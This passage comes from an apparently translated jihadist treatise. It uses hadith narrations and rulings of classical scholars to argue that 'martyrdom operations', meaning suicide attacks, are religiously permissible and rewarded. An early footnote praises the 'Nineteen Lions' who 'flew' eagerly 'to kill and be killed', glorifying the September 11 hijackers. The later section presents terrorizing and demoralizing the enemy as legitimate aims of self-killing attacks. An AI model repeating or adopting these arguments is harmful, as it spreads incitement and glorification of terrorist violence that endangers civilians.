[29] Refer to Muslim (1889). Declared *Sahīh* by Al-Albānī in *Sahīh At-Targhīb* (1226, 2736), and *Sahīh Al-Jāmi'* (5915). The full *Hadīth* ends with, *"And a man on top of a mountain peak or on the bottom of a deep valley, establishing the Salāt, giving the Zakāt, and worshipping his Lord until death visits him. People see nothing from him but good."* And in other narrations, *"seeking death or being slain…"*. And in the *Musnad* of Abū 'Awānah (5/59), *"A time will come upon mankind, when the best of them is the man who grasps the reins of his horse in the Path of Allāh, whenever he hears a call (for battle), he gets on its back, and then he seeks death eagerly."* And yet in another *Hadīth*, the Prophet صلى الله عليه و سلم asked, *"Should I not inform you of the best of mankind in status?"* The Companions responded, "But yes!" So he said, *"A man grasping onto the head of his horse in the Path of Allāh, until he dies or is killed."* Al-Albānī declared it *Sahīh* in *As-Silsilah As-Sahīhah* (255), and *Sahīh At-Targhīb* (1298, 2737). And amongst those whom we hope Allāh will include them amongst the ones mentioned in this *Hadīth*, are those Nineteen Lions, those brave brothers of ours, who flew on their horses, eagerly seeking to kill and be killed in the Path of Allāh. May Allāh grant them the Highest Abodes in Paradise, along with the Beloved Ones, and have mercy upon them.

to live long enough to eat these dates - then verily, it is too lengthy of a life!" So he threw away the dates he had with him, and he fought against the enemies, until he was killed.[30]

From this *Hadīth*, we can see that after this Companion heard of the Gardens and pondered upon it, he could not keep himself away from it due to the yearning of being from its people – so he left alone to fight, with the intention of being killed. And the Prophet صلى الله عليه و سلم did not oppose this. Rather, the Prophet صلى الله عليه و سلم incited this, when he had said, *"Stand up to the Gardens, the width of which is that of the heavens and the earth!"*[31]

Thirteen:

عن أنس بن مالك رضي الله عنه قال : غاب عمي أنس بن النضر عن قتال بدر ، فقال : يا رسول الله غبت عن أول قتال قاتلت المشركين ، لئن أشهدني قتال المشركين ، ليرين الله ما أصنع ، فلما كان يوم أحد ، وانكشف المسلمون ، فقال اللهم إني أعتذر إليك مما صنع هؤلاء – يعني أصحابه – وأبرأ إليك مما صنع هؤلاء – يعني المشركين – ثم تقدم فاستقبله سعد بن معاذ ، فقال : ياسعد بن معاذ الجنة ورب النضر ، إني أجد ريحها دون أحد ، قال سعد : فما استطعت يا رسول الله ما صنع ، قال أنس : فوجدنا به ، بضعاً وثمانين ضربة بالسيف ، أو طعنة برمح ، أو رمية بسهم ، ووجدناه قد قتل ، وقد مثل به المشركون ، فما عرفه أحد إلا أخته ببنانه ، فقال أنس : كنا نرى أو نظن أن هذه الآية نزلت فيه ، وفي أشباهه (مِن الْمؤمِنِين رِجالٌ صدقُوا ما عاهدوا الله عليْهِ فَمِنهم من قَضى نحبه ومِنهم من ينتظِر وما بدلُوا تبدِيلاً)

And from Anas ibn Mālik رضي الله عنه that he said: "My uncle Anas ibn Nadhar was absent from the fighting on the Day of *Badr*, so he said: *'O Messenger of Allāh! I was absent from the first fight in which you fought the polytheists. If I am allowed to witness the fighting against the polytheists, then verily, Allāh will see what I shall do.'* So, when it was the day of *Uhud*, the Muslims were exposed to the enemy, so he said: *'O Allāh! I seek Your pardon from what these people (meaning his*

---

[30] Narrated by Muslim (1901), and authenticated by Al-Albānī in *Sahīh At-Targhīb* (1312). An-Nawawī رحمه الله said in his *Sharh* of this *Hadīth*, "It contains the permissibility of immersing and plunging one's self into the *kuffār*, and seeking *Shahādah* (martyrdom). And this is something which is permissible, and there is nothing wrong with it, according to the majority of the '*Ulamā*." Refer to *Sharh Muslim* (13/46). Shaykh Abū Qutaybah Ash-Shāmī mentions, "Abū Tharr At-Tūnisī – may Allāh have mercy upon him – was killed in Afghānistān. He was a *Hāfith* of the Book of Allāh, and his yearning was for martyrdom (*Shahādah*) and to meet Allāh (as a martyr). (One night) he was reading some *Qur'ān*, and he could not be patient and wait for the time for battle – so he went forth, alone all by himself, to the Communist enemies of Allāh; and he fought them until he was killed."

[31] And in a similar narration, a man asked the Prophet, "Where would I be, O Messenger of Allāh, if I am killed?" He صلى الله عليه و سلم replied, *"In Paradise."* So the man threw the dates which were in his hand, and he fought until he was killed. Refer to *Nayl Al-Awtār* (7/212).

companions) have done, and I (announce) to You my disassociation from what these people (meaning the polytheists) have done.' Then he proceeded and was met by Sa'd ibn Mu'āth, so he said: *'O Sa'd ibn Mu'āth! The Gardens, by the Lord of An-Nadhar… I smell its fragrance from behind Mount Uhud!'* Sa'd later said: 'I was not able to do what he did (fight as he did), O Messenger of Allāh!' Anas said: 'So, we found him with about eighty wounds from strikes of swords, spears and arrows, and we found that he had been killed and the polytheists had mutilated his body. No one recognized him except his sister – she recognized him by his fingers – so Anas said: 'We thought or assumed that this verse was revealed regarding him and those who are like him:

مِن الْمؤمِنين رِجالٌ صدقُوا ما عاهدوا الله عليهِ فَمِنهم من قَضى نحبه ومِنهم من ينتظِر وما بدلُوا تبدِيلاً

"Among the believers are men who have been true to their covenant with Allāh (they have gone out for Jihād), of them some have fulfilled their obligations (have been martyred), and some of them are still waiting, but they have never changed (they never proved treacherous to their covenant which they concluded with Allāh) in the least."[32]

Fourteen:

عن مجاهد ، قال بعث رسول الله صلى الله عليه وسلم عبدالله بن مسعود وخباباً سرية ، وبعث دحية سرية وحده

On the authority of Mujāhid رحمه الله , that the Prophet dispatched 'Abdullāh ibn Mas'ūd and Khabbāb as one brigade, and Dihyah as a brigade on his own.[33]

This indicates that regardless of the level of risk in an operation in Jihād, it remains permissible by default, and the greater the risk, the greater the reward.

And similarly, in another narration, the Messenger of Allāh dispatched 'Amr ibn Umayyah and a man from the *Ansār* as one brigade, and 'Abdullāh ibn Anīs as a brigade on his own. [34]

---

[32] Al-Ahzāb: 23. The *Hadīth* is narrated by Al-Bukhārī (2805), Muslim (1903). Al-Albānī declared it *Sahīh* in *Sahīh At-Targhīb* (1358). Ibn Hajar رحمه الله said in the *Sharh* of this *Hadīth*, "From the benefits obtained from the story of Anas ibn Nadhar, is the permissibility of sacrificing one's own self in Jihād, and the virtue of fulfilling this covenant, even if it is hard upon the soul, and even if it leads to death; and that the prohibition against throwing one's own self into destruction does not prohibit seeking martyrdom in Jihād. And this *Hadīth* also shows the great and manifest virtue of Anas ibn Nadhar, and the correctness of his *Īmān*, and his true fear of Allāh, and the strength of his certainty." Refer to *Fat'h Al-Bārī* (6/26-29). And *Imām* Ibn Al-Qayyim said, "And from the benefits extracted from the Battle of *Uhud*, is the permissibility of submerging one's self into the enemy ranks, as Anas ibn Nadhar and others did." Refer to *Zād Al-Ma'ād* (3/211).

[33] Refer to Al-Bayhaqī in *As-Sunan Al-Kubrā* (9/100), narrated with a *Sahīh* chain.

[34] Refer to the above reference.

Fifteen:

قال الشافعي رضي الله عنه تخلف رجل من الأنصار عن أصحاب بئر معونة ، فرأى الطير عكوفاً على مقتلة أصحابه ، فقال لعمرو بن أمية ، سأقدم على هؤلاء العدو ، فيقتلوني ، ولا أتخلف عن مشهد قتل فيه أصحابنا ففعل ، فقتل ، فرجع عمرو بن أمية ، فذكر ذلك لرسول الله صلى الله عليه وسلم فقال فيه قولاً حسناً ، ويقال : قال لعمرو (فهلا تقدمت ؟)

Al-Bayhaqī narrated, "Ash-Shāfi'ī رحمه الله said, "One of the *Ansār* was late behind when the massacre of the Companions next to the well of *Ma'unah* took place. By the time he arrived vultures were already devouring his companions. He told 'Amr ibn Umayyah: **"I am going to go forward onto this enemy, so that they can kill me. I don't want to be left behind when our companions have been killed."** He did as he had said, and he was killed. When 'Amr ibn Umayyah (the only survivor of the incident) told the Messenger of Allāh about what happened, the Messenger of Allāh said good words about that man and then he asked 'Amr ibn Umayyah: *"And why didn't you go ahead with him?"*[35]

And in this *Hadīth*, the Prophet صلى الله عليه و سلم did not object to the one who went forth with the intention to be killed – Rather, he encouraged it to the one who returned back, that he should have gone forth also, and been martyred like his companions.

Sixteen:

عن أنس بن مالك أن رسول الله صلى الله عليه وسلم أفرد يوم أحد في سبعة من الأنصار ورجلين من قريش ، فلما رهقوه قال (من يردهم عنا وله الجنة أو هو رفيقي في الجنة ؟) ، فتقدم رجل من الأنصار فقاتل حتى قتل ثم رهقوه أيضاً ، فقال (من يردهم عنا وله الجنة أو هو رفيقي في الجنة ؟) فتقدم رجل من الأنصار ، فقاتل حتى قتل ، فلم يزل كذلك حتى قتل السبعة ، فقال رسول الله صلى الله عليه وسلم لصاحبيه: (ما أنصفنا أصحابنا)

On the authority of Anas ibn Mālik that (when the enemy got the upper hand) on the day of the Battle of *Uhud*, the Messenger of Allāh صلى الله عليه و سلم was left with only seven men from the *Ansār* and two men from the Quraysh. When the enemy advanced towards him and overwhelmed him, he said, *"Whosoever repels them from us, for him is Paradise, or he will be my Companion in Paradise."* A man from the *Ansār* came forward and fought (the enemy) until he was killed. The enemy advanced and overwhelmed him again and he repeated the words,

[35] Refer to *As-Sunan Al-Kubrā* by Al-Bayhaqī (9/100).

"Whosoever repels them from us, for him is Paradise, or he will be my Companion in Paradise." A man from the *Ansār* came forward and fought until he was killed. This state continued until the seven *Ansār* were killed (one after the other). Then the Messenger of Allāh صلى الله عليه و سلم said to his two (remaining *Qurayshī*) Companions, *"We have not done justice to our Companions."*[36]

Seventeen:

فال : فال ابن اسحاق وترس أبو دجانة دون رسول الله بنفسه يقع النبل في ظهره وهو منحن عليه حتى كثر فيه النبل

Ibn Kathīr narrated on the authority of Ibn Is'hāq, that, "Abū Dujānah رضي الله عنه made himself the human shield of the Prophet صلى الله عليه و سلم , and arrows would strike his back, and it made him suffer, until many arrows had struck him."[37]

So we see from this *Hadīth*, that it is permissible to sacrifice one's self for the sake of protected the commander – and this is not something which is specific to the Prophet صلى الله عليه و سلم . So if it is permissible to sacrifice one's self for the commander – then what about for the entire *Dīn*?

Eighteen:

عن يزيد بن أبي عبيد فال : فلت لسلمة ابن الأكوع رضي الله عنه : على أي شيء بايعتم رسول الله صلى الله عليه وسلم يوم الحديبية فال على الموت

It is narrated in the two *Sahīhs* from Yazīd ibn Abī 'Ubayd, who said, "I asked Salamah ibn al-Akwa' رضي الله عنه , "For what did you give your Bay'ah (pledge of allegiance) to the Messenger of Allāh, on the Day of *Hudaybiyah*?" He replied, ***"For death."***[38]

Nineteen:

---

[36] Refer to the *Sahīh* of Muslim (1789). As for the statement of the Prophet صلى الله عليه و سلم , *"We have not done justice to our Companions." Imām* An-Nawawī explained, "The meaning of it is that, the Quraysh did not do justice to the *Ansār*; because the two *Qurayshīs* did not come out to fight, but rather, it was the *Ansār* who came out, one after the other (and each one of them was killed)."

[37] Refer to *Al-Bidāyah Wan-Nihāyah* (4/34).

[38] Refer to *Fat'h al-Bārī* (6/117), Al-Bukhārī (4169, 7206); and Muslim (1860).

ذكر جماعة عن محمد بن ثابت بن قيس بن شماس لما انكشف المسلمون يوم اليمامة ، قال سالم مولى أبي حذيفة ، ما هكذا كنا نفعل مع رسول الله صلى الله عليه وسلم ، فحفر لنفسه حفرة وقام فيها ومعه راية المهاجرين يومئذ ، فقاتل حتى قتل يوم اليمامة شهيداً

14- Many have reported from Muhammad ibn Thābit ibn Qays ibn Shimās, when the Muslims were disclosed on the Day of *Yamāmah*, Sālim, the freed-slave of Abū Huthayfah, said, "*This is not how we used to act with the Messenger of Allāh."* Then, he dug a trench for himself, and stood in it carrying the flag of the *Muhājirīn*, and fought until he was killed as a martyr on the Day of *Yamāmah*.

This and the next report indicate that steadfastness is desirable, even if it leads to death, and Sālim attributed this type of action to the [days of] the Messenger of Allāh.

وروى البخاري من حديث موسى بن أنس قال وذكر يوم اليمامة قال: أتى أنس بن مالك ثابت بن قيس، وقد حسر عن فخذيه وهو يتحنط، فقال: يا عم ما يحبسك ألا تجيء؟ قال: الآن يا ابن أخي، وجعل يتحنط –يعني من الحنوط- ثم جاء فجلس، فذكر الحديث انكشافا من الناس، فقال: هكذا عن وجوهنا حتى نضارب القوم، ما هكذا كنا نفعل مع رسول الله صلى الله عليه وسلم، بئس ما عودتم أقرانكم

Once Mūsā ibn Anas while describing the Battle of *Yamāmah*, said, "Anas ibn Malik went to Thābit ibn Qays, who had lifted his clothes from his thighs and was applying *Hanūt*[39] to his body. Anas asked, 'O Uncle! What is holding you back (from the battle)?' He replied, 'O my nephew! I am coming just now,' and went on perfuming himself with *Hanūt*, then he came and sat (in the row). Anas then mentioned that the people fled from the battlefield. On that Thābit said, *'Clear the way for me to fight the enemy. This is not how we used to act with the Messenger of Allāh (i.e. we never fled). How evil the habits you have acquired from your enemies!'*"[40]

Ibn Hajar رحمه الله added that, "Thābit ibn Qays ibn Shimās came on the Day of Yamāmah, after he had applied Hanūt, while he was wearing two white cloths to be buried in them, and the people had been defeated, so he said, *"O Allāh! I disassociate myself from what these murshikūn have brought, and I seek Your pardon from what these have done (meaning his companions)! How evil the habits you have acquired from your enemies today! Let free the path between us and them!"* So he plunged in, and he fought till he was killed…" This (story) contains the permissibility of seeking to kill one's self in Jihād, and to forsake the easy way – and to prepare for death by applying the *Hanūt* and wearing the *Kafan* from beforehand. And it contains the strength of Thābit ibn

[39] *Hanūt*: fragrance and scent, of musk, amber, and camphor, which is applied to the *Kafan* [burial clothing] of the dead, to keep it from smelling bad for a long period of time.

[40] Refer to Al-Bukhārī (2845); also by Ibn Al-Mubārak, Al-Bayhaqī, Ibn Sa'd, At-Tabarānī, and Al-Hākim.

Qays, and the correctness of his conviction and his intention. And it also contains the invitation to wage the battle, and inciting to it, and rebuking those who flee away. And it also contains an indication of what the Companions were upon during the time of the Prophet صلى الله عليه و سلم , of courage and resoluteness at the time of battle."[41]

Ibn An-Nuhās رحمه الله commented, "*Hanūt* is the good fragrances which are applied to the dead specifically. So it is applied, to smell good. And the only reason they (those fighting in the battle) did that was – and Allāh knows best – to prepare for death, and to make an unwavering decision to attain *Shahādah* (martyrdom)."[42]

Twenty:

روى ابن جرير في تاريخه في معركة مؤتة قال : ثم أخذ الراية جعفر بن أبي طالب فقاتل بها ، حتى إذا ألحمه القتال اقتحم عن فرس له شقراء فعقرها ثم قاتل القوم حتى قتل فكان جعفر أول رجل من المسلمين عقر في الإسلام فرسه.

Ibn Jarīr At-Tabarī has narrated that in the Battle of *Mu'tah*, Ja'far ibn Abī Tālib took the flag and fought until he became immersed in the fighting, whereupon he turned to a light-colored horse he had, and wounded it [so he could not escape], then he fought until he was killed. Hence, Ja'far was the first Muslim to wound his horse (in this manner).[43]

Twenty One:

عن أبي بكر بن عبدالله بن قيس عن أبيه قال : سمعت أبي وهو بحضرة العدو يقول : قال رسول الله صلى الله عليه وسلم (إن أبواب الجنة تحت ظلال السيوف) فقام رجل رث الهيئة فقال : يا أبا موسى أأنت سمعت رسول الله صلى الله عليه وسلم يقول هذا ؟ قال : نعم قال : فرجع إلى أصحابه فقال : أقرأ عليكم السلام ثم كسر جفن سيفه فألقاه ثم مشى بسيفه إلى العدو ، فضرب به حتى قتل

Abū Bakr ibn Abī Mūsā narrates, "I heard my father, while he was in the company of the enemy (in the battle), say that the Messenger of Allāh said, ***"Verily, the gates of Jannah are beneath the shades of swords,"*** A poor man with rags on stood up and said, "O Abū Mūsā, did you hear that from the Messenger of Allāh?" My father replied, "Yes." The man went back to his company and told them, "I give you my farewell, peace be upon you." He

---

[41] Refer to *Fat'h Al-Bārī* (6/52). The Prophet صلى الله عليه و سلم said regarding him رضي الله عنه , *"What a wonderful man Thābit ibn Qays ibn Shimās is!"* Narrated by *Imām* An-Nawawī in *Tahthīb Al-Asmā'* (2/99), and declared *Sahīh* by Al-Albānī in *Sahīh Al-Jāmi'* (6770).

[42] Refer to *Mashāri Al-Ashwāq Ilā Masāri' Al-'Ush'shāq* (1/673).

[43] Refer to *At-Tārīkh* of At-Tabarī (2/151).

then broke the sheath of his sword and threw it away, and marched towards the enemy striking them with his sword until he was killed."[44]

Twenty One:

عن عكرمة مولى ابن عباس قال: كان عمرو بن الجموح -شيخ من الأنصار- أعرج فلما خرج النبي صلى الله عليه وسلم إلى بدر، قال لبنيه: أخرجوني. فذُكر للنبي عرجه وحاله، فأذن له في المقام، فلما كان يوم أحد فخرج الناس، فقال لبنيه: أخرجوني، فقالوا: قد رخص لك رسول الله صلى الله عليه وسلم وأذن، قال: هيهات، منعتموني الجنة ببدر، وتمنعونيها بأحد! فخرج، فلما التقى الناس، قال لرسول الله صلى الله عليه وسلم: أرأيت إن قتلت اليوم، أطأ بعرجتي الجنة؟ قال: نعم،. قال: فوالذي بعثك بالحق لأطأن بها الجنة اليوم إن شاء الله. فقال لغلام له كان معه يقال له سليم: ارجع إلى أهلك. قال: وما عليك أن أصيب اليوم خيراً معك؟ قال: فتتقدم إذاً،. قال: فتقدم العبد، فقاتل حتى قتل. ثم تقدم هو وقاتل حتى قتل

On the authority of 'Ikrimah the freed-slave of Ibn 'Abbās, "'Amr ibn Al-Jamūh – an elderly man from the *Ansār* – used to have a limp. So when the Prophet صلى الله عليه و سلم went out to *Badr*, 'Amr said to his sons, *"Take me out."* So his disability and condition was mentioned to the Prophet صلى الله عليه و سلم – and so he permitted him to stay at home. So when the Day of *Uhud* came, and the people went out (to fight), he told his sons, *"Take me out."* So they replied, "The Messenger of Allāh allowed you and gave you permission (to stay)!" So he said, "Go far away from me!! You prohibited me from the Gardens at *Badr*, and now you forbid me from it at *Uhud*!!" So he went out, and when the people met for battle, he asked the Messenger, "If I am killed today - Will I walk to the Gardens despite my limp?" The Prophet صلى الله عليه و سلم answered, "*Yes*." So 'Amr replied, "Then I swear by the One Who sent you with the Truth – Verily, I will indeed stride limping into the Gardens today, if Allāh permits." He then said to a young boy servant of his who was with him, named Salīm, "Go back to your family (you are free)." So the boy said, "What is wrong with you? Will you not allow me to be struck with good (i.e. martyrdom) along with you?" So the man said, "*Then go forth*." So the boy went servant boy went forth, and fought, until he was killed. Then 'Amr went forth, and fought, until he was killed."[45]

---

[44] Refer to Muslim (1902), declared *Sahīh* by Al-Albānī in *Sahīh At-Targhīb* (1309). The original statement of the Prophet صلى الله عليه و سلم is narrated in Al-Bukhārī (2818, 2965, 3024), and Muslim (1742). Also refer to Ibn Hazm in *Al-Muhallā* (7/284), Ibn Al-Qayyim in *Zād Al-Ma'ād* (3/79), and Al-Albānī in *Sahīh Al-Jāmi'* (1530, 2750, 3117).

[45] Narrated by Ibn Al-Mubārak, Al-Bayhaqī, and mentioned by Al-Wāqidī in *Al-Maghāzī*.

قال : فوالذي نفسي بيده؛ لا أرجع إلى أهلي حتى أدخل الجنة، فقال له عمر بن الخطاب : يا عمرو! لا تأل على الله! فقال رسول الله صلى الله عليه وسلم : مهلا يا عمر! فإن منهم من لو أقسم على الله لأبره؛ منهم عمرو بن الجموح، يخوض في الجنة بعرجته

It is also narrated, that, "'Amr ibn Al-Jamūh said, *"By Allāh! I will not return to my family until I enter Paradise!"* So 'Umar ibn Al-Khattāb said to him, "O 'Amr! Do not stipulate something upon Allāh." So the Messenger of Allāh said, *"Calmly, O 'Umar! For verily, amongst them are those who, when they take an oath by Allāh – indeed He fulfills them. And amongst them is 'Amr ibn Al-Jamūh, who will rush into Paradise with his limp!"*[46]

أتى عمرو بن الجموح إلى رسول الله صلى الله عليه وسلم فقال : يا رسول الله! أرأيت إن قتلت في سبيل الله حتى أقتل! أمشي برجلي هذه صحيحة في الجنة؟ وكانت رجله عرجاء، فقال رسول الله صلى الله عليه وسلم : نعم، فقتلوا يوم أحد : هو وابن أخيه ومولى لهم، فمر عليه رسول الله صلى الله عليه وسلم فقال : كأني أنظر إليك تمشي برجلك هذه صحيحة في الجنة، فأمر رسول الله صلى الله عليه وسلم بهما ومولاهما، فجعلوا في قبر واحد

And in another narration, "'Amr ibn Al-Jamūh came to the Prophet صلى الله عليه و سلم , and asked, "O Messenger of Allāh! If I fight in the Path of Allāh, until I am killed – Will I walk with this leg of mine being perfectly in the Gardens?" – he asked this because one of his legs had disability in it. So the Prophet صلى الله عليه و سلم answered, *"Yes."* So 'Amr, his nephew, and his freed-slave was killed on the Day of *Uhud*. So when the Messenger of Allāh صلى الله عليه و سلم passed by him, he said, *"It is as if I am seeing you walk with this leg of yours perfectly in the Gardens."* Then the Prophet صلى الله عليه و سلم ordered them three to be buried together in one grave."[47]

Twenty Two:

---

[46] Refer to *Sahīh Al-Mawārid* (1928) by Al-Albānī, where he declared it *Hasan*. And Sa'īd ibn Al-Musayyib narrated that also on the before the Day of *Uhud*, 'Abdullāh ibn Jahsh رضي الله عنه said, "O Allāh! I swear to You, by You! That tomorrow I will meet the enemy, and then they will kill me, and they will disembowel my belly, and they will cut off by nose and ears – and then you will ask me, ***"For what (was this done)?"*** And I will answer you, "*For you (O my Lord)."* So he met the enemy the next day, and that was done to him." Narrated by Ibn Al-Mubārak in *Kitāb Al-Jihād*, and also by Al-Hākim, and agreed to by Ath-Thahabī, and Abū Nu'aym in *Al-Hilyah*, and 'Abdur-Razzāq in his *Musannaf*, and Al-Wāqidī in *Al-Maghāzī*, and Ibn Hajar in *Al-Isābah*. Refer to *Fiqh As-Sīrah* by Al-Albānī (262).

[47] Refer to *Ahkām Al-Janā'iz* (185), where Al-Albānī declared it *Hasan*.

إن أول من قتل من المسلمين يومئذ شهيداً - يعني في معركة اليرموك- رجل جاء إلى أبي عبيدة بن الجراح رضي الله عنه يوم اليرموك فقال: إني قد أجمعت على أمري أن أشد عليهم فهل توصوني إلى نبيكم صلى الله عليه وسلم بشيء ، فقال : تقرؤه السلام ، وتخبره أنا قد وجدنا ما وعدنا ربنا حقاً. فتقدم هذا الرجل حتى قتل رحمه الله

It is narrated by Ibn 'Asākir and Ibn Kathīr that the first Muslim to be killed on the Day of Yarmūk, was a man who came and told Abū 'Ubaydah ibn Al-Jarrāh رضي الله عنه , *"I have decided upon myself to exert the utmost effort against them (until they kill me), so do you wish for me to relay something to your Prophet?"* Abū 'Ubaydah replied, "Give to him my greetings of peace, and inform him that we have indeed found true what our Lord had promised us." So the man went forth (and fought), until he was killed, may Allāh have mercy upon him.[48]

So these *Ahādīth* show that such actions which lead directly to death, which are done for the benefit of the *Dīn*, and to raise the Word of Allāh, were something well known and widespread amongst the Companions and their followers (*Tābi'īn*).[49]

[48] Refer to *Tārīkh Dimashq* of Ibn 'Asākir (67/101), and Ibn Kathīr's *Al-Bidāyah Wan-Nihāyah* (7/11).
[49] The original research in Arabic contains 40 narrations, but for brevity we have omitted the remainder.

Verdicts of Scholars Concerning One Who Attacks the Enemy Alone

Having established the permissibility of plunging into the enemy and attacking alone even when death is certain - we proceed and say that the martyrdom operations are derived from this principle, realizing that the prohibition of suicide relates to deficiency or absence of *Īmān*. However, the *Salaf* did not have knowledge of martyrdom operations in their current-day form; for these evolved with the changes in techniques of warfare, and hence they did not specifically address them. However, they did address similar issues, such as that of attacking the enemy single-handedly and terrorizing them by showing that we are not afraid of death. They also deduced general principles under which the martyrdom operations fall, and in doing so they relied on evidences such as those we have mentioned in the previous section. There is one difference between the martyrdom operations and their classical precedent, namely that in our case the person is killed by his own hand, whereas in the other he was killed by the enemy's hand. We will also explain that this difference does not affect the verdict.

Amongst the Scholars of the Companions and *Tābi'īn*

First)

Ibn Al-Mubārak and Ibn Abī Shaybah have reported, that Mudrik ibn 'Awf Al-Ahmase said, "I was in the presence of 'Umar when the messenger of Nu'mān ibn Muqrin cam to him and 'Umar asked him about the people, whereupon he replied, "So-and-so and so-and-so were hit, and others and others whom I do not know." 'Umar said, *"But Allāh knows them."* (The messenger) said, "O *Amīr Al-Mu'minīn*! (There was) a man who sold his life." At this Mudrik said, "That's my maternal uncle, by Allāh, O *Amīr Al-Mu'minīn*! People claimed he threw himself into destruction." 'Umar said, *"They have lied (i.e. are mistaken). Rather, he is among those who have bought the Hereafter with this world."* Al-Bayhaqī mentioned that that was on the Day of *Nahāwand*.[50]

Second)

Ibn Abī Shaybah has narrated that a battalion of *kuffār* advanced, and a man from the *Ansār* faced them and attacked them, and broke through their ranks, then returned, repeating this twice or thrice. Sa'd ibn Hishām mentioned this to Abū Hurayrah, upon which he recited the verse,

ومن الناس من يشري نفْسه ابتغاءَ مرضاةِ اللهِ والله رءُوف بِالْعِبادِ

[50] Refer to the *Musannaf* of Ibn Abī Shaybah (5/303); and also *Fat'h Al-Bārī* of Ibn Hajar (8/33-34), similar narrated by Ibn Jarīr.

"And amongst mankind is he who sells himself, seeking the Pleasure of Allāh. And Allāh is full of Sympathy to (His) slaves."[51]

Third)

Al-Hākim and Ibn Abī Hātim have narrated, with a similar narration recorded by Ibn 'Asākir, that Al-Barā' was asked about the verse,

وأَنفِقُوا فِي سَبِيلِ اللهِ ولا تلْقُوا بِأَيدِيكُم إِلَى التهلُكَةِ

"And spend in the Path of Allāh, and do not throw yourselves into destruction." [52]

… Does it refer to a man who encounters the enemy and fights until he is killed [and in another narration, *"who plunges into an enemy battalion numbering 1,000, and he goes in with only a sword in his hand"*]? He said, ***"No, rather it is a man who commits a sin, and then says Allāh will not forgive him."*** [53]

Fourth)

It is narrated that Al-Qāsim ibn Mukhaymarah, one of the famous *Imāms* of the *Tābi'īn*, said regarding the verse,

وأَنفِقُوا فِي سَبِيلِ اللهِ ولا تلْقُوا بِأَيدِيكُم إِلَى التهلُكَةِ

"And spend in the Path of Allāh, and do not throw yourselves into destruction." [54]

He said, "Destruction is to abandon spending in the Path of Allāh (Jihād). As for if a man plunges into the enemy who numbers 10,000 - then there is no objection against doing such."[55]

Verdicts of Renowned Scholars of *Tafsīr*

---

[51] Refer to his *Musannaf* (5/322).

[52] Al-Baqarah: 195

[53] Refer to *Al-Mustadrak* of Al-Hākim (2/275), and *Tafsīr* Ibn Abī Hātim (1/128). This explanation of the verse was narrated by At-Tabarī in his *Tafsīr* (3/584) from Huthayfah, Ibn 'Abbās, 'Ikrimah, Hasan Al-Basrī, 'Atā', Sa'īd ibn Jubayr, Dhahhāk, As-Suddī, Mujāhid, and others. Also refer to Ash-Shaybānī in *As-Siyar Al-Kabīr*. Ibn Abī Shaybah narrated that Mujāhid said regarding this verse, "When you meet the enemy, then show them your bosom (fight bravely going forth), for indeed this verse was sent down regarding spending." Refer to his *Musannaf* (5/331).

[54] Al-Baqarah: 195

[55] Refer to *Mashāri' Al-Ashwāq* (1/528).

Fifth)

Ibn Al-'Arabī said, commenting on the verse,

وأنفِقُوا فِي سبِيلِ اللهِ ولا تلقُوا بِأيدِيكُم إِلى التهلُكةِ

"And spend in the Path of Allāh, and do not throw yourselves into destruction." [56]

"There are five views about (the meaning of) "*destruction*" (in this verse):

• Do not give up spending (in the Path of Allāh)

• Do not go out without provision

• Do not abandon Jihād

• Do not take on an enemy you are not capable of withstanding

• Do not despair of forgiveness

At-Tabarī said: "It is general (in scope), and there is no contradiction between them." He is right, except regarding plunging into the enemy, for scholars have disagreed concerning this. Al-Qāsim ibn Mukhaymarah, Al-Qāsim ibn Muhammad and 'Abdul-Malik from among our (*Mālikī*) scholars have said there is no objection to a man single-handedly taking on an enormous army, if he is strong and (the action) is sincerely for Allāh. If he has no power, then that is self-destruction. It has been said (by some) that if he is seeking martyrdom and his intention is sincere, he can attack, for his goal is to kill one of the enemy forces, and that is clear in the verse,

ومِن الناسِ من يشرِي نفْسه ابتِغاءَ مرضاةِ اللهِ والله رءُوف بِالْعِبادِ

"And amongst mankind is he who sells himself, seeking the Pleasure of Allāh. And Allāh is full of Sympathy to (His) slaves." [57]

And the correct opinion according to me, is that of permissibility of plunging into an army one cannot withstand, for it contains four [possible] aspects:

• Seeking martyrdom

• Inflicting losses [on the enemy]

---

[56] Al-Baqarah: 195
[57] Al-Baqarah: 207

• Encouraging the Muslims to attack

• Demoralizing the enemy, by showing them that if one man can do this, what will all of the others combined together be able to do!"[58]

And all of these four are fulfilled in martyrdom operations.

Sixth)

Al-Qurtubī رحمه الله said, "Muhammad ibn Al-Hasan Ash-Shaybānī, the student of Abū Hanīfah, said: If a man single-handedly plunges into and attacks 1,000 *mushrikīn*, there is no objection to it if there is hope of success, **or** inflicting loss on the enemy - otherwise it is disliked, for then he would expose himself to death without having benefited the Muslims. As for someone whose aim is to incite the Muslims to emulate his feat, it's permissibility is not far-fetched, for it contains benefit for the Muslims in certain ways. If his intent is to terrorize the enemy, and demonstrate the Muslims' strength of *Īmān*, its permissibility is not far-fetched. If there is benefit in it for the Muslims, then giving one's life for the strengthening of the *Dīn* and weakening of the infidels - then it is the Noble Status by which Allāh has praised the Believers, in His Statement,

إِن الله اشترى مِن الْمؤمِنِين أَنفُسهم وأموالهم بِأَن لَهم الْجنةَ

"Verily, Allāh has purchased from the believers, their lives and their wealth in return for Paradise being theirs." [59]

And other such verses in which Allāh has extolled those who sacrifice themselves."[60]

Seventh)

Imām Ash-Shawkānī said about the verse of self-destruction, "The truth is that words have general implication, and are not specific to the circumstances of revelation. So everything which may be described as worldly or religious self-destruction is implied by it, as stated by Ibn Jarīr At-Tabarī. Amongst that which comes under this verse is a man attacking an enemy army which he can neither overcome, nor have any effect beneficial to the Mujāhidīn." [61]

The implication of Ash-Shawkānī's words are - that if there is a benefit, it becomes permissible.

[58] Refer to *Ahkām Al-Qur'ān* by Ibn Al-'Arabī (1/116), and also Al-Qurtubī (2/363-364).
[59] At-Tawbah: 111. (9/111).
[60] Refer to *Tafsīr* Al-Qurtubī (2/364). Also refer to *Ahkām Al-Qur'ān* by Al-Jassās (3/262-263).
[61] Refer to his *Tafsīr*, *Fat'h al-Qadīr* (1/297).

Texts of the *Mathāhib*, Schools of Thought

Followers of Imām Abū Hanīfah

Eighth)

Ibn ʻĀbidīn says, "There is no objection against a man fighting alone, even if he thinks he will be killed, as long as he achieves something such as killing, wounding or defeating (the enemy) - for this has been reported from a number of the Companions in the presence of the Messenger of Allāh on the Day of *Uhud*, and he praised them for it. If, however, he knows that he will not inflict any loss on them, it is not permissible for him to attack, for it would not contribute to the strengthening of the *Dīn*."[62]

Ninth)

